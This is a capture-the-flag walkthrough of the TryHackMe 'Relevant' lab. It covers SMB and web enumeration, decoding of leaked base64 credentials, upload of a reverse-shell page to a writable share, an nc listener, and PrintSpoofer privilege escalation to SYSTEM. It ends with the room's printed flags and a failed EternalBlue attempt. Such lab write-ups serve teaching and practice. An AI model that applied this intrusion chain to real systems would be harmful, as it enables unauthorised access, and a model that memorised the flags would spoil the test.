

Relevant room tryhackme:

- using rustscan for scanning open ports :



http port is open lets try open the browser :



we can see that port 445 of smb is open lets do some smb Enumeration :

```
┌──(root㉿kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
└─# nmap -A -p  445 10.10.214.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:32 EST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 13:33 (0:00:00 remaining)
Nmap scan report for 10.10.214.153
Host is up (0.12s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-11-30T18:33:08
|_  start_date: 2023-11-30T17:58:15
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-30T10:33:11-08:00
|_clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   76.21 ms 10.9.0.1
2   128.25 ms 10.10.214.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.80 seconds
```

```
49663/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
49667/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

we gain some info on the system :

message_signing: disabled (dangerous, but default) - maybe smb relay ?

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

| smb-os-discovery:
| OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
| Computer name: Relevant
| NetBIOS computer name: RELEVANT\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2023-11-30T10:33:11-08:00

lets try to connect to the smb server :

```
└─# smbclient -L \\\\10.10.253.224\\

Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.253.224 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

we can see an intresting share here nt4wrksv let try to accsess it:

```
┌──(root㉿kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
└─# smbclient  \\\\10.10.253.224\\nt4wrksv

Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 4936060 blocks available
smb: \>
```

we made it !
we found some passwords.txt file including :

```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
/tmp/smbmore.QCkG8X (END)
```

very intresting its looks like base64 format lets decode it :
Let's decode the strings:

1. `Qm9iIC0gIVBAJCRXMHJEITEyMw==` decodes to `Bob - !P@$$W0rD!123`.

2. `QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk` decodes to `Bill - Juw4nnaM4n420696969!$$` .

we now can try and login with these users :

the users not really helps us as we can see we cant login :

```
┌──(root㉿kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
└─# evil-winrm -i 10.10.253.224  -u bob -p '!P@$$W0rD!123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
^C

Warning: Press "y" to exit, press any other key to continue

Info: Exiting...
```

pretty tough ah , lets go back to the other ports that we found :

```
49663/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
49667/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

let use dirsearch.py or ffuz to enumerate the other ports also :

```
┌──(root㉿kali)-[/opt/dirsearch]
└─# ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.253.224:49663/FUZZ -e .php,.html -fc 400,500 -t 100

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

:: Method           : GET
:: URL              : http://10.10.253.224:49663/FUZZ
:: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions       : .php .html
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 100
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
:: Filter           : Response status: 400,500
________________________________________________

:: Progress: [18379/661680] :: Job [1/1] :: 156 req/sec :: Duration: [0:02:40] :: Errors: 100 ::
```

after a while of wating we found something intresting ,

we can see that /nt4wrskv/ directory is not giving us an error.

that might be intresting because this is the name of the share we connected to earlier maybe we can upload some file that has reverse shell to the smb share and than it will be also on the windows server directory !
lets set a put shell.aspx reverse shell file in the directory :

now go access the file and we got a shell

```
┌──(root㉿kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
└─# nc -nlvp 53
listening on [any] 53 ...
connect to [10.9.149.158] from (UNKNOWN) [10.10.163.226] 49841

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>
```

lets display the security privileges of the current user .

```
c:\Windows\System32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

we can see that :
SeImpersonatePrivilege Impersonate a client after authentication Enabled
https://github.com/itm4n/PrintSpoofer
we can u printspoofer to escalate this - https://github.com/itm4n/PrintSpoofer :

```
This version of C:\inetpub\wwwroot\nt4wrksv\PrintSpoofer.exe is not compatible with the ver

C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

we can see that we are nt authority (like root in linux)

```
 Directory of C:\Users

07/25/2020  01:03 PM    <DIR>          .
07/25/2020  01:03 PM    <DIR>          ..
07/25/2020  07:05 AM    <DIR>          .NET v4.5
07/25/2020  07:05 AM    <DIR>          .NET v4.5 Classic
07/25/2020  09:30 AM    <DIR>          Administrator
07/25/2020  01:03 PM    <DIR>          Bob
07/25/2020  06:58 AM    <DIR>          Public
               0 File(s)              0 bytes
               7 Dir(s)  20,210,712,576 bytes free

C:\Users>cd bob
cd bob

C:\Users\Bob>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Bob

07/25/2020  01:03 PM    <DIR>          .
07/25/2020  01:03 PM    <DIR>          ..
07/25/2020  01:04 PM    <DIR>          Desktop
               0 File(s)              0 bytes
               3 Dir(s)  20,210,679,808 bytes free

C:\Users\Bob>cd desktop
cd desktop

C:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>          .
07/25/2020  01:04 PM    <DIR>          ..
07/25/2020  07:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,209,946,624 bytes free

C:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
C:\Users\Bob\Desktop>
```

and we got the user flag
and the root flag :

```
C:\Users>cd administrator
cd administrator

C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator

07/25/2020  09:30 AM    <DIR>          .
07/25/2020  09:30 AM    <DIR>          ..
07/25/2020  06:58 AM    <DIR>          Contacts
07/25/2020  07:24 AM    <DIR>          Desktop
07/25/2020  06:58 AM    <DIR>          Documents
07/25/2020  07:39 AM    <DIR>          Downloads
07/25/2020  06:58 AM    <DIR>          Favorites
07/25/2020  06:58 AM    <DIR>          Links
07/25/2020  06:58 AM    <DIR>          Music
07/25/2020  06:58 AM    <DIR>          Pictures
07/25/2020  06:58 AM    <DIR>          Saved Games
07/25/2020  06:58 AM    <DIR>          Searches
07/25/2020  06:58 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  20,211,970,048 bytes free

C:\Users\Administrator>cd desktop
cd desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  07:24 AM    <DIR>          .
07/25/2020  07:24 AM    <DIR>          ..
07/25/2020  07:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,211,970,048 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>
```

THING THAT DIDNT WORK FAILED WHEN TRIED METASPLOIT

lets scanning Vulnerabilities :

```
┌──(root㉿kali)-[/home/bobkali/Desktop/TryHackMe/Relevant]
└─# nmap --script smb-vuln* -p 445 10.10.214.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 13:39 EST
Nmap scan report for 10.10.214.153
Host is up (0.080s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
```

we found that the machine is vulnerable to ms17-010 or in another name EternalBlue !

lets exploit it using Metasploit :

didnt work): and the room creator said you dont need to use metasploit herre so there is a catch